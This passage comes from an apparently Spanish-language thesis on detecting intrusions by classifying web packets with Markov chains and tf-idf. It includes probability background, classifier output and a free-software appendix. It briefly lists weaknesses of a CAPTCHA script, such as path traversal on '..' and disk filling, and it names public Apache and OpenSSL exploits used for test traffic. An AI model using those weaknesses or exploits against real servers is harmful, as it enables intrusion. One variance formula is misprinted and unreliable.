Un ejemplo de esto lo podemos encontrar en la figura 5.6 tomada del comentario escrito por Ben Mauer en su blog[31], quien también describe el posible tipo de ataques a realizar:

- Pasar un OCR que permita leer los caracteres en la página

31 http://bmaurer.blogspot.com/2007/01/beware-random-captchas-found-on.html

- No se verifica por los hashes generados
- Puede existir duplicados
- Se puede borrar cualquier .jpg (ya que no se verifica un “..”)
- Se puede llenar el server de .jpg y dejarlo sin espacio.

A pesar de estos errores de programación, que son difícilmente tratados en los grandes sistemas. Se tiene cierto conocimiento sobre los ataques que comúnmente se realizan. En el ejemplo anteriormente mostrado (correspondiente a la Figura 5.6) podemos decir que si un atacante realiza mas de n numero de ingresos a una página con el mismo contenido, entonces se trata de un ataque y por tanto prevenible. Es este último punto de lo que se trata este trabajo.

Capítulo 6
Probabilidad y Estadística

Probabilidad es un concepto que se genera a partir del grado de certeza que se tiene sobre la ocurrencia de un evento.

Estadística es una rama de las matemáticas, que se encarga de estudiar y analizar ciertas características de un conjunto de resultados llamado población.

Estas características son parte del comportamiento que genera un modelo probabilístico y es por esta razón, que la estadística y la probabilidad siempre están vinculadas.

6.1 Experimento, Espacio Muestral y Evento

La observación es parte del método científico; la experimentación también lo es. Un experimento es el hecho de observar o planear un evento.

El espacio muestral es el conjunto de todos los resultados generados por el experimento.

Un Evento es un subconjunto del espacio muestral.

6.2 Variable Aleatoria

Una Variable Aleatoria – también conocida como variable incierta o variable estocástica – es una función que asocia un número real a cada uno de los elementos del Espacio Muestral.

Una variable incierta puede ser de tipo

- *Continua:* El conjunto de valores que se asignan puede ser todos los números reales.
- *Discreta:* Cuando el conjunto de valores que puede tomar es finito o infinito numerable.
- *Mixta:* Este caso en ocasiones no es mencionado ya que, puede tratarse al conjunto de valores por intervalos y separarlos de esta manera.

La elección apropiada de la variable estocástica determina la interpretación de las características a conocer en nuestra población.

6.3 Distribuciones de Probabilidad

El conjunto de resultados de un experimento, asociados a una variable aleatoria, genera un par ordenado (x, f(x)) interpretado como todos los posibles valores en el espacio muestral y el valor de incertidumbre asociado a cada uno de ellos, generando un modelo teórico conocido como distribución de probabilidad, función de probabilidad o función masa de probabilidad.

Siendo modelo teórico generado por los posibles valores de la variable estocástica, una función masa de probabilidad puede ser continua o discreta.

6.4 Análisis estadístico

Las características de las que he estado haciendo referencia son conocidas como estadísticos pues son los indicadores del comportamiento referido.
Un estadístico es una medida cuantitativa para realizar estimaciones sobre las características de un conjunto de elementos, siendo estos parte de una muestra o población en particular.

Los Estadísticos conocidos como muestrales son:

Media muestral: esperanza matemática es un valor real que representa el valor promedio en los resultados de un experimento. Denotada por la letra griega μ. La esperanza matemática se denota como un operador. El cual tiene comportamiento lineal. Así que algunas propiedades de linealidad se pueden aplicar; tal como lo es la multiplicación por un escalar, o distributiva.

Para una variable incierta discreta:

$$\mu = E(X) = \sum_x xf(x)$$

Para una variable incierta continua:

$$\mu = E(X) = \int_{-\infty}^{\infty} xf(x)dx$$

Varianza muestral: Es la desviación cuadrada promedio del valor esperado. De ahí se deriva que:

$$Var[X] = E[(X - \mu^2), \mu = E[X]$$

Usando Propiedades del operador E obtenemos la ecuación conocida como formula de Steiner:

$$Var[X] = E[X^2] - (E[X])^2$$

6.5 Estimación

En la estadística, se conoce a inferencia estadística a los métodos con los cuales se pueden realizar inferencias o generalizaciones sobre una población.[32] Existen los métodos clásicos y el Método Bayesiano.

6.6 Procesos Estocásticos

Los procesos estocásticos o procesos aleatorios son modelos del comportamiento de experimentos aleatorios que varían en el tiempo (o algún otro parámetro) y que dependen de alguna otra variable determinista. Las sucesiones de variables aleatorias con su distribución de probabilidad asociada, constituyen un ejemplo de proceso estocástico.

Es decir un proceso estocástico no es mas que un modelo matemático de una serie temporal (o acotada) de la realidad.

6.7 Cadenas de Markov

Es un Proceso estocástico de tiempo discreto que cumple con la condición de Markov.la cual es:


La probabilidad de un estado de transición. Xn+1, dada, la secuencia de valores aleatorios.. (X0, … , Xn) únicamente depende del estado Xn. O en palabras humanas: si la variable aleatoria representa *"Para saber que pasará mañana"* solo necesitamos saber *"Que pasa hoy"*.

El concepto de una Cadena de Markov es lo que inspiró la realizacion de estre trabajo.

Una Cadena de Markov, puede verse como un "automata probabilístico" . En el caso de las cadenas de markov de primer orden (es decir qeu solo dependen de una variable aleatoria) éste autoómata puede representarse por medio de una matriz estocástica, la cual continee las probabilidades para pasar de un estado a otro.

En la Figura 6.1 Se muestra un ejemplo de un autómata probabiliístico:

32 Walpole, Myers. Probabilidad y Estadística. 4ª Ed McGraw Hill.



$$P = \begin{bmatrix} 0 & \frac{1}{4} & \frac{3}{4} \\ \frac{1}{8} & 0 & \frac{7}{8} \\ \frac{2}{5} & \frac{3}{5} & 0 \end{bmatrix}$$

Figura 6.1 Autómata Probabilístico

La Matriz P tiene ciertas propiedades. Una de ellas es que , a largo plazo, se puede conocer la probabilidad de que un evento suceda dado que han pasado 'n' cantidad de eventos. Siempre y cuando un estado sea "accessible" desde otro.

Esto quiere decir que con cierto gardo de certidumbre podremos "predecir" que es lo que al futuro habrá de pasar.

6.8 Métricas

Una de las actvidades más comunes en el ámbito dela análisis estadístico, es la capacidad de agrupar cierto conjunto de datos bajo ciertas características que tambien tienen otros datos.

Este tipo de características las podemos representar mediante alguna función , que generalmente priorizan los elementos más distintivos del conjunto de propiedades que los datos puedan ofrecer.

Una forma de acercarse a estas funciones es mediante las métricas. Una métrica toma ciertos valores típicos para caracterizarlos en un valor que tomará como su referencia y a partir de éste, devuelve que tán alejado o que tán cercano está el valor cuestionado de la referencia a la que se este comparando.

Una de las métricas mas usadas, debido a la formación que hemos recibido es la conocida como Euclidiana. Es decir la distancia geométrica entre dos puntos.

Otra distancia, la cual toma características mas finas de los datos en cuestion y que no sobra mencionar a pesar de no ser usada en este trabajo es la distancia de Mahalanobis. La cual toma tambien en cuenta la correlacion de los datos. Es decir toma los estadísticos media y varianza para devolver una métrica.

La métrica que en este trabajo se ha ocupado es conocida como la Frecuencia de

Texto / Frecuencia de Texto Inverso. Esta métrica es usada en aplicaciones como son programas 'AntiSpam' o 'AntiVirus': Generalmente son aplicaciones que hacen una búsuqeda entre el texto tratando de encontrar cadenas. o “patrones” en las cadenas de los archivos a analizar.

En el siguiente capítulo se explica con mayor detalle. cómo es usada para este trabajo.

Capítulo 7

Diseño e Implementación

Según lo mostrado por el Instituto SANS (SysAdmin, Audit, Network, Security), la mayor parte de los ataques a equipos de cómputo realizados durante el 2006 tienen que ver con el tema del 0 day (Zero Day).

Puesto que Zero Day no es un elemento conocido al momento del ataque, un agente "inteligente" nos puede ayudar a proporcionar información sobre el tráfico de nuestra red. Este es el objetivo del presente trabajo.

En este capítulo se presenta de manera explícita de qué consiste el agente desarrollado y cómo se ha llevado a cabo.

Así como también algunos resultados con base en ciertos parámetros.

7.0 La Gran Imagen




Figura 7.1. Propuesta

La figura 7.1 muestra un esquema bastante general de una conexión típica a Internet.

Generalmente, una entidad, tiene un Firewall/Router que permite salir a Internet a toda su red local y la "protege" en primera instancia de ciertos ataques.
Ejemplo de esto, son las redes basadas en MS Windows: los puertos 137-139, están abiertos para la red local, permitiendo, en muchos casos, lectura y escritura sobre ciertos directorios.
En muchas ocasiones y para facilidad de uso, los usuarios también tienen sin restricciones el acceso a estos directorios, lo cual puede pesar en una incursión grave de seguridad si éstos se encuentran disponibles al mundo sin restricciones.
Es muy probable, que sólo se quiere compartir con su red local (LAN) y no con la totalidad del Universo digitalmente conocido.
En la Figura 7.1 se hace una analogía de una red local y un Sistema Operativo

(SO), esto es porque en contables ocasiones nos conectamos desde una sola computadora que tiene acceso a Internet, como en el caso del acceso por conexión telefónica.
En este último caso, generalmente se asigna una dirección IP que no pertenece a un segmento privado, es decir, está conectada al mundo. La mayor parte de los ISP que proporcionan este servicio, tampoco están dispuestos a proveernos de la mejor seguridad existente, puesto que esto involucraría un costo adicional.

De esta manera se observa que en el acceso telefónico nuestra computadora está al alcance de cualquiera que también esté conectado al Internet, por lo que todos aquellos procesos que abren un medio de comunicación por medio de IP están disponibles al mundo.

Ahora los procesos que están corriendo en este equipo de cómputo será posible verlos como las computadoras conectadas a una red.
En cualquiera de los dos enfoques, si contamos con un Firewall, éste estará esperando por aquellos ataques que se sabe que existen.
El IDS más popular en la Comunidad de Software libre es Snort; quien basa su éxito en las reglas que la misma comunidad escribe, sin embargo, nuevos ataques no pueden ser detectados como tal hasta que alguien no escriba una nueva regla.

Pensar en un IDS Empresarial para conectarse desde alguna sede, con un modem, sería no sólo un desperdicio económico, sino mas bien, una molestia para el usuario que entonces debe desplazarse de su oficina con él.
Comentamos en el capítulo destinado al desarrollo de vulnerabilidades, que un exploit es un pequeño programa que se ejecuta como código válido en la plataforma y arquitectura que se tiene como objetivo.
La propuesta para la detección de Intrusos de este trabajo se basa en la clasificación del tráfico generado en cada uno de los paquetes por los procesos que se corren en la red.

Esto es, generar un programa que clasifique a un paquete de red como: probablemente bueno o probablemente malo; así, utilizamos los conceptos de probabilidad mencionados en el capítulo anterior.

7.1 Distinción y Métrica del Tráfico de Red

Dado el tráfico generado por los procesos de red, es posible encontrar texto, video, audio, imágenes y datos específicos de los protocolos de comunicación; dentro de los cuales, un exploit puede ocultarse en cualquiera de ellos.

Recordando que un exploit debe ser un código válido dentro del sistema atacado, se presenta una forma de hacer la distinción entre información válida y aquella que puede resultar dañina.

En la figura 7.2, se observa la diferencia entre una muestra de texto y otra con una secuencia de código válido (información en binario). Debido a que una instrucción en una computadora con procesador Intel (o tipo x86) se codifica cuando menos con un byte, se define la medida más pequeña en nuestro espacio muestral, esto es, un byte. Cabe mencionar que esta medida es válida únicamente para equipos con las características mencionadas, ya que para otros tipos se requerirán otras medidas, por ejemplo en MIPS, una instrucción se codifica con 4 bytes.

Observando nuevamente la figura 7.2. se aprecia que la longitud de nuestro espacio muestral no debe sorprendernos puesto que es un número bastante conocido: 2^8 (Número de símbolos para codificar un elemento de información: 2 , Cantidad de Símbolos para codificar una palabra: 8) 256 elementos para Codificar.




Figura 7.2 Histogramas Muestra

Ahora, no resultará difícil familiarizarse con la Figura 7.2 puesto que el texto está distribuido en la primer mitad de la gráfica, mientras que un archivo binario está distribuido en todo el espacio muestral.

Hagamos una nueva suposición. El tráfico está en una red Ethernet (o ppp). Entonces sabemos que únicamente tenemos: un máximo de 1500 bytes por paquete, lo que da una ventana de lectura de máximo 1500 bytes por paquete.

Como se ha mencionado, si se quiere realizar un ataque, el perpetrador debe enviar el shellcode en él. Este shellcode está compuesto de una serie de instrucciones válidas que de manera muy poco probable, podremos observar en la red. Es decir, si realizamos una "correlación" de los datos de la red y un binario conocido, el resultado tendría que ser casi nulo puesto que difícilmente el tráfico podría parecerse a un programa.

Y es esta idea la que dirige este trabajo consolidándose con la siguiente consideración: Si el cambio entre bytes, en la posición N es muy pequeña y está en el rango conocido como "texto", entonces existe poco peligro. Sin embargo, si existe una gran diferencia entre los bytes y el rango está en la posición conocida como "binario" existe una gran probabilidad de que el paquete sea malicioso.

Sean:

P la probabilidad de que un byte A se relacione con un byte B.

Fi la Función Densidad de probabilidad determinada en un paquete (histograma o vector inicial).

M a matriz estocástica que inscribe a P en Fi.

Así, M representa una cadena de Markov con 255 estados: una gráfica completa (inicialmente, conectada totalmente) donde la probabilidad en cada estado es P.

Entonces:

Fi * M = Vi

Vi : es un vector renglón resultado de "correr" la Cadena de Markov

Vi ahora es un indicador de qué tanto están cambiando los bytes, respecto a su vector inicial, al cual llamaré, histograma temporal.

Dado que Vi es una representación temporal (de cada paquete) en forma vectorial, ahora necesitamos una Métrica que, dado un escalar podamos determinar la naturaleza del mensaje.

Una métrica, ocupada en el análisis de textos que es ampliamente usada y estudiada es la Frecuencia de Texto / Frecuencia Inversa de Texto (tf idf) , la cual es una representación del Teorema de Bayes Aplicado y determina qué tanto se parece un texto a otro en un gran espacio de textos.

Esta definición es la que me llevó a usar tfidr como métrica. Directamente establece una relación con el Teorema de Bayes, es decir, realiza clasificación bayesiana y permite transformar un vector a un escalar.

Con el último párrafo, nos damos cuenta que este enfoque se parece al concepto de Perceptrón:




Figura 7.3 Idea de Perceptrón

La Figura 7.3 muestra la idea intuitiva que está detrás del clasificador: Una suma de productos resultado de la entrada por un peso específico, pasado por un cuantificador que se puede catalogar como no lineal.

Capítulo 8
Resultados

8.0 Método de pruebas:

- El primer paso para realizar las pruebas es seleccionar el tipo de tráfico que se desea monitorear.
    - Dado que muchos de los ataques actuales, tal como lo es el SPAM en los blogs en forma de comentarios, o técnicas de corss-site scripting, así como peticiones inválidas al servidor; el web es uno de los servicios más solicitados, si no es que el más concurrido, por tanto el tráfico por analizar es el que fluye por el puerto 80.
- Detectar el tráfico peligroso y hacer una captura de él (dump)
    - En este caso, se utilizaron diversos Exploits sobre un servidor local. Guardando esta salida en un archivo que la biblioteca pcap pudiera entender (Tcpdump file); cabe mencionar que éstos fueron populares hace 3 ó 4 años, los cuales son de carácter público y están ampliamente probados.
        - apache-scalp
        - apahe-chunk
        - apache2
        - DSR-php4.2x
- Generar tráfico “aceptable”
    - Digamos Navegar, visitar el web local.
- Generar otro archivo “dump” o realizar captura en línea que esté monitoreando la salida.
- Esperar la respuesta. (Deberá ser natural)
- Lanzar otro exploit en contra del server/aplicación cuyo contenido no haya sido parte del entrenamiento y verificar la herramienta.
    - Los que use:
        - opensslbsd
        - shutdown_Cups
        - sslownage
        - neuter
        - aspcode

En la Figura 7.4 se muestra el tamaño de los archivos con los que se lleva a cabo el entrenamiento del sistema; es importante la cantidad de información que el sistema tenga como entrada puesto que entre mayor sea la muestra, mayor será la calidad de la clasificación. Así, en la Figura 7.5 se presenta también el número de paquetes a utilizar como muestra.

Como referencia, los archivos que tienen nombre "bueno", son capturados (volcados) de un tráfico constante, en algunos casos escuchando en un servidor web, en otros casos navegando (sobre sitios confiables).

En el caso de los archivos marcados como malos, están capturados con criterio el criterio que en el método se comenta.
Antes de continuar con los resultados. Introduzco una reseña de como se opera el clasificador:

inspiron clasificador # ./nuevo
[E] nb02.c <dump_bueno> <dump_malo> <dump_clasificar> <reglas filter>

Ahora bien, para generar un filtro de tráfico tal como se mencionó en el capítulo 4, se necesita un archivo bueno, un archivo malo y un archivo a clasificar junto con un sus opciones.
Así, en la Figura 7.6 se observa una salida convencional del clasificador.

```
inspiron exploits # ls -lah /dumps/
total 188M
drwxr-xr-x  2 root   root   1.0K Mar  3 02:45 .
drwxr-xr-x 26 root   root   1.0K Mar  3 02:18 ..
-rw-r--r--  1 root   root    11M Oct  8 21:23 bueno
-rw-r--r--  1 root   root    39K Feb  5 05:54 bueno.dump
-rw-r--r--  1 rommel rommel 2.5M Oct 17 11:40 bueno_ext.dump
-rw-r--r--  1 rommel users   51K Jan 28 20:24 cosa.dump
-rw-r--r--  1 rommel rommel 106K Sep 27 04:03 datos01.dump
-rw-r--r--  1 root   root   156K Sep 17 16:57 dump.test
-rw-r--r--  1 root   root    71K Oct  2 03:19 dump02.dump
-rw-r--r--  1 root   root   7.0M Oct  7 03:36 generico.dump
-rw-r--r--  1 root   root   395K Mar  3 02:29 generico02.dump
-rw-r--r--  1 rommel users   55K Feb  2 18:22 malo.dump
-rw-r--r--  1 rommel rommel 164M Oct 17 11:36 malo_ext.dump
-rw-r--r--  1 rommel rommel  39K Oct 11 19:03 syn_ack_bueno.dump
-rw-r--r--  1 rommel rommel 2.0M Oct 11 19:00 syn_ack_malo.dump
-rw-r--r--  1 rommel rommel 164K Oct  7 03:24 web_dump.tiempo
```

Figura 7.4 Volcados "dumps" de tráfico de red

```
inspiron tmp # for each in `ls /dumps/` ; do  ./pcap eth1 "port 80" /dumps/$each; done
El número de paquetes en  /dumps/bueno , es: 19715
El número de paquetes en  /dumps/bueno.dump , es: 452
El número de paquetes en  /dumps/bueno_ext.dump , es: 3767
El número de paquetes en  /dumps/cosa.dump , es: 503
El número de paquetes en  /dumps/datos01.dump , es: 134
El número de paquetes en  /dumps/dump.test , es: 490
El número de paquetes en  /dumps/dump02.dump , es: 26
El número de paquetes en  /dumps/generico.dump , es: 10428
El número de paquetes en  /dumps/generico02.dump , es: 4244
El número de paquetes en  /dumps/malo.dump , es: 620
El número de paquetes en  /dumps/malo_ext.dump , es: 144865
El número de paquetes en  /dumps/syn_ack_bueno.dump , es: 452
El número de paquetes en  /dumps/syn_ack_malo.dump , es: 22896
El número de paquetes en  /dumps/web_dump.tiempo , es: 1687
```

Figura 7.5 Número de Paquetes por archivo

```
inspiron clasificador # ./nuevo  /dumps/bueno.dump  /dumps/syn_ack_malo.dump /dumps/malo.dump "port
   80"
/dumps/bueno.dump
/dumps/syn_ack_malo.dump
Statistics generated by me!!! : 17699Total de paquetes procesados:  49150
 pd: -0.000053763390    pnd: -0.000033020973    Class: 0.239010989666    tiempo: 27804
pd: -0.000018000603     pnd: -0.000073432922    Class: -0.606258153915   tiempo: 26139
pd: -0.000053763390     pnd: -0.000033020973    Class: 0.239010989666    tiempo: 27478
pd: -0.000018000603     pnd: -0.000073432922    Class: -0.606258153915   tiempo: 18521
pd: -0.000054478645     pnd: -0.000035524368    Class: 0.210596024990    tiempo: 27274
pd: -0.000018000603     pnd: -0.000073432922    Class: -0.606258153915   tiempo: 19588
pd: -0.000053763390     pnd: -0.000033020973    Class: 0.239010989666    tiempo: 20769
pd: -0.000018000603     pnd: -0.000073432922    Class: -0.606258153915   tiempo: 18652
pd: -0.000053763390     pnd: -0.000033020973    Class: 0.239010989666    tiempo: 20069
pd: -0.000018000603     pnd: -0.000073432922    Class: -0.606258153915   tiempo: 19663
pd: -0.000053763390     pnd: -0.000033020973    Class: 0.239010989666    tiempo: 19771
pd: -0.000018000603     pnd: -0.000073432922    Class: -0.606258153915   tiempo: 18766
pd: -0.000053763390     pnd: -0.000032901764    Class: 0.240715265274    tiempo: 20771
pd: -0.000003576279     pnd: -0.000075221062    Class: -0.909228444099   tiempo: 18708
....
```

Figura 7.6 Salida Convencional del Clasificador.

De esta salida, la interpretación es la siguiente: la primera y segunda columnas son la escala logarítmica resultado de la técnica “Frecuencia de texto/Frecuencia Inverso de Texto”. La tercera columna es el resultado de esta clasificación. Si ésta es menor que 0 entonces estamos en presencia de un paquete maligno. Si es mayor que 0 no tiene problemas.

La cuarta y última columna proporciona el tiempo en microsegundos que conlleva realizar la operación. Si analizamos la Figura 7.6 podemos observar que se tienen intercalados un paquete bueno y uno malo. Esto puede significar un ataque de “negación de servicio (Denial Of Service)” pues que un paquete representa la respuesta del servidor y el otro representa la cantidad de datos “aleatorios” o uniformes en exceso.

Si se observa la Figura 7.8 podemos apreciar que el archivo syn_ack_malo.dump es de 2 MB mientras que malo.dump es apenas de 55K . La Figura 7.7 muestra qué pasa si invertimos este orden para verificar la importancia del archivo de entrenamiento.

```
inspiron clasificador # ./nuevo  /dumps/bueno.dump /dumps/malo.dump /dumps/syn_ack_malo.dump "port 80"
/dumps/bueno.dump
/dumps/malo.dump
Statistics generated by me!!! : 1302Total de paquetes procesados:  27298
 Proceso total:  66134
```

Figura 7.8 Entrenamiento Incorrecto

Tomando en cuenta esto, se presentan solo un par de resultados interesantes:

Utilizando bueno.dump y syn_ack_malo.dump como entrenamiento que tienen 452 y 22,986 paquetes respectivamente y como archivo a clasificar un pequeño extracto de 996 Kb con 1000 paquetes de malo_ext.dump. El resultado se muestra a continuación:

inspiron clasificador # ./nuevo /dumps/bueno.dump /dumps/syn_ack_malo.dump /dumps/malo_20000.dump "port 80 " | grep "Class: -" | wc -l
199

Ahora, utilizando los mismos archivos de entrenamiento, pero un archivo de clasificación diferente: generico.dump con 10428 paquetes

inspiron clasificador # ./nuevo /dumps/bueno.dump /dumps/syn_ack_malo.dump /dumps/generico.dump "port 80"| grep "Class: -" | wc –l
2

Lo cual demuestra que el clasificador esta funcionando adecuadamente.

Conclusiones

9.0 Conclusiones

Podemos hacer una vaga analogía entre el tráfico de una red, y un circuito electrónico analógico. En ocasiones, existen parámetros que son sencillos de obtener, como lo es la amplitud de una señal o bien su frecuencia fundamental. Sin embargo, si la señal fuera una onda modulada con métodos combinados, la reconstrucción no sería nada trivial. Mucho menos si sabemos que existen canales de ruido que afectan en la transmisión de datos.

Así, monitorear el tráfico de una red es algo parecido; existen parámetros que son muy sencillos de obtener. Muchas veces existe todo un arsenal de herramientas que nos pueden servir para analizarlos en conjunto tal como lo son los parámetros proporcionados por el protocolo simple de monitoreo de red (SNMP). Únicamente nos dicen cuantos paquetes están pasando por cierta interfaz de red en un instante o qué tantas conexiones TCP tenemos y a qué puerto. Sin embargo, no sabe qué es lo que está pasando dentro de estas conexiones.
.
No obstante existen otras propiedades que resultan ahora mucho más interesantes. Una de ellas es la semántica de los protocolos en la capa de aplicación. A través de la documentación recabada y estudiada en este documento, cualquier persona que pudiera leerlo se podría dar cuenta que los protocolos y las aplicaciones tienden a ser menos "máquina" y más "humanas" lo que significa que también se está pensando en la manera en la que las aplicaciones se comuniquen como si fueran humanos. Lo cual permite una gran cantidad de facilidades, pero también de vulnerabilidades.

En el presente trabajo, propongo una manera de obtener sentido a la información presentada en un flujo constante de red, de manera que se trata de una sencilla aproximación que permite dar una idea de lo que está pasando por la red, y que puede ser optimizada para darle un mejor sentido a lo que está fluyendo por ahí.

Los sistemas convencionales de detectores de intrusos son extensos en cuanto a cantidad de reglas se les presente. Los Analizadores estadísticos, de igual forma no son tan populares puesto que requieren gran capacidad de cómputo que pocas

veces se puede tener en dispositivos de alto rendimiento de red.

De esta manera también propongo que cada máquina en una red, a pesar de no proveer servicios, debería estar también monitoreando el tráfico que llega y sale de su interfaz de red, con la finalidad de generar una base "global" de conocimiento a cada instante en nuestra red.

Ésta es una aproximación al campo de la clasificación aplicada. Es una manera conceptual de verificar que la teoría puede ayudarnos en la vida cotidiana.

Una de las lecciones más importantes durante los años de estudio en la Facultad de Ingeniería es que los problemas se pueden simplificar dramática si se conocen ciertos elementos de entrada, es decir, de la naturaleza del fenómeno.

Esta reflexión me lleva a proponer el trabajo por realizar en esta misma línea.

- Extender el Clasificador pero que sea más específico. Especificación de protocolos.
- Incorporarlo a un IDS basado en pattern matching y que sea de carga distribuida (Prelude sería recomendable).
- Incorporar una red de clasificación que permita cambiar los intervalos de clasificación.
- Desarrollar algoritmos para mejorar la multiplicación vectorial o utilizar bibliotecas como lo es ipp (integrated perfomance primitives) pero de carácter abierto[33].

El análisis estadístico y de probabilidad es un área que no dejará de servir ni de utilizarse en los próximos años, seguirá desarrollándose. Nuevas técnicas para clasificar surgirán y nuevos enfoques también existirán. El poder de procesamiento y almacenamiento digital está expandiéndose de la misma manera que las dependencias a instancias que hace un par de años eran, incluso, inimaginables. Nuevas aplicaciones surgirán y en este proceso, muchos errores habrá que explotar. Por lo que la clasificación con base en lo conocido resultará fundamental. Esto no es nuevo, todos lo vemos a diario en nuestros correos, vivir sin un agente "anti-spam" sería imposible, nuestras cuentas de correo electrónico estarían saturadas (a pesar del GB que proporcionan algunas compañías). Así, Spam Assasin y Bogofilter, los dos programas de esta categoría más usados emplean técnicas estadísticas. Aplicaciones específicas en el escritorio, como elementos de búsqueda o bien situaciones habituales, han recurrido también a utilizar técnicas de probabilidad. Lo mismo que sucede en algún tipo de compiladores para máquinas con pipeline.

33ipp son abiertas, sin embargo la licencia podria causar cierta controversia.

Apéndice A
Software Libre

Usa Software Libre!

Software Libre es un término acunado durante la década de los 80's que denota una tendencia entre los programadores, inicalmente del mundo académico, para procurar la cooperación en la elaboración del software.

En los últimos anos de la década de los 90 y los consecuentes en el inicio del siglo, junto con el "boom" de internet (correo y servicios web, principalmente).

El Software Libre tomó mucho terreno en el ámbito comercial y comenzó a migrar de un entorno visualmente árido a un entorno agradable y sencillo de utilizar sin perder ninguna de las ventajas y filosofías que históricamente habían sucedido.

Linux, es la estrella mas brillante de toda la constelación, tal vez precedida por el servidor web mas usado en el mundo: Apache.

Ambos son "producto", de miles de horas programador. Estos programadores estan en sus trabajos, realizando otras tareas y de alguna manera dan mantenimiento a este software. Alguno de ellos porque es necesario para mantener su puesto, otros se les paga para realizar mejoras que encuentren en las listas de usuarios. Y algún otro grupo con mayor privilegios, lo hace por puro pasatiempo.

Como en todas las actividades humanas, las formas de pensar de un solo tema en particular, generan discusiones que históricamente decaen en incansables batallas por determinar quién tiene la razón. El Software Libre no ha sido exclusión de este razonamiento.

Existen distintos enfoques sobre qué es y como debe tratarse el término. Desde la decisión del programador al licenciar su software bajo algun esquema, ya sea libre o abierto, hasta los grandes consorcios cuando deciden que hacer abierto o libre al paso del tiempo.

Existen proyectos como GNU (GNU is not UNIX) lidereado por Richard Stallman (quien ha estado en numerables ocasiones en México y una vez en la Facultad de Ingeniería) a cargo de la Free Software Foundation quien defiende a capa y espada la version mas estricta del mundo del Software Libre: la GNU GPL.

